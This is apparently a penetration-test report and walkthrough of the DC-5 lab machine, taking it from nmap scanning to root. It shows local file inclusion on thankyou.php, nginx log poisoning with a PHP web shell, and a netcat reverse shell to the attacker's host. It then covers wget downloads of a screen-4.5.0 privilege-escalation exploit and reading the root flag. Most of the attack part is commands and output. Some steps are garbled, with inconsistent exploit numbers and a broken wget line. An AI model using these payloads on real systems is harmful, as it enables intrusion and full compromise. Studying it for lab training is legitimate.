DC 5 Vapt Report

```
Nmap host discovery result

Nmap scan report for dc-5.lan (192.168.31.244)
Host is up.


Other discovered IP addresses redacted.
```

Through nmap scan we have found the ip address of DC 5 machine.


```
┌──(kali㉿kali)-[~]
└─$ nmap -n -sV -sS -p- 192.168.31.244
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-06 09:11 -0400
Nmap scan report for 192.168.31.244
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
111/tcp   open  rpcbind 2-4 (RPC #100000)
48285/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:BA:25:1E (VMware)
```

Enumeration


From nmap result we found HTTP service is running on port 80. So, we browsed the Targets IP Address in the browser. Let's explore the webpage for hints.




While exploring the page, we found a contact form which seems interesting. We filled the form and submitted it.




On refreshing the page multiple times, we notice changes in Copyright year i.e 2019 AND 2017 where it was called on thankyou.php file. I try to fuzz this URL but it was not that much easier and after spending some time I test for LFI.



Therefore, I Quickly checked for LFI Vulnerability by obtaining the /etc/passwd file as shown below.




After going through various files path, we found the nginx access log file.




Exploiting LFI

In place of the file path, we have injected a Code to get the command line access by making a GET request to the Server.

<?php system($_GET['cmd']) ?>




To verify that it is working or not, we have added a new parameter to the URL i.e **&cmd=id.** Therefore from the output, it confirms we have successfully executed the command on the server.



Using netcat shell with cmd. This will give us a reverse shell over our netcat listener which we have executed alongside.

nc -e /bin/bash [REDACTED IP] 1234



Boom!! We have got the reverse shell. To get the proper shell, we have Spawn the Python TTY Shell. Without wasting much time, I looked for SUID enabled binaries and here **/bin/screen-4.5.0** looks interesting.

nc -lvp 1234

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to                 from (UNKNOWN) [192.168.31.244] 44132
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-5:~/html$ whoami
whoami
www-data
www-data@dc-5:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dc-5:~/html$
```

Privilege Escalation

It quickly strikes us to look for this term screen-4.5.0 using searchsploit. And what we got was a LOCAL PRIVILEGE ESCALATION Exploit. We have copied the exploit on our system.

searchsploit screen 4.5.0

searchsploit -m 41154

```
cat: /etc/shadow: Permission denied
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~/html$
```

```
┌──(kali㉿kali)-[/etc/shell]
└─$ sudo tar -xvf archive.tar
41254.sh
rootshell.c
libhax.c

┌──(kali㉿kali)-[/etc/shell]
└─$ ls
41254.sh  archive.tar  libhax.c  rootshell.c

┌──(kali㉿kali)-[/etc/shell]
└─$ gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function ‘dropshell’:
libhax.c:7:5: error: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~

┌──(kali㉿kali)-[/etc/shell]
└─$ gcc -o rootshell rootshell.c
rootshell.c: In function ‘main’:
rootshell.c:3:5: error: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: error: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: error: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
rootshell.c:6:5: error: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
rootshell.c:7:5: error: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function ‘execvp’ expecting 2 [-Wbuiltin-declaration-mismatch]
```


We downloaded the exploit in /etc/shell in our machine and compiled it.

Let’s just downloading all the files inside the /tmp folder of the previous reverse shell.

wget http://[REDACTED IP]:8002/41254.sh

wget http://[REDACTED IP]:8002/libhax.so

wget http: //[REDACTED IP]:8002/rootshell http: //192.168.21.110:8002/rootshell



After making the file executable and running, we have got the root access. One final thing to do is to read our FINAL FLAG.

chmod 777 41154.sh


./41154.sh

id

cd /root

ls

cat thisistheflag.txt



Decription	The web application was found to be vulnerable to Local File Inclusion (LFI).

	Due to insufficient validation of user-supplied input, an attacker can manipulate file path parameters to access sensitive files on the server. Successful exploitation may allow disclosure of sensitive information, execution of arbitrary code, and complete system compromise.
Vulnerability name	Local File Inclusion (LFI)
Port	80/TCP
Service name	HTTP (Nginx)
Version	1.6.2
Severity	Critical
CVE ID	NA
Remdiation	• Validate and sanitize all user-supplied input. • Implement a whitelist approach for allowed files. • Disable inclusion of user-controlled file paths. • Restrict access to sensitive files and log files. • Keep web applications and server software updated.
Proof of Concept	Step 1: Perform web application testing and identify a Local File Inclusion vulnerability by manipulating the file parameter to access local files on the server. Step 2: Verify the vulnerability by successfully accessing sensitive system files and confirming unauthorized file disclosure, demonstrating the impact of the LFI vulnerability.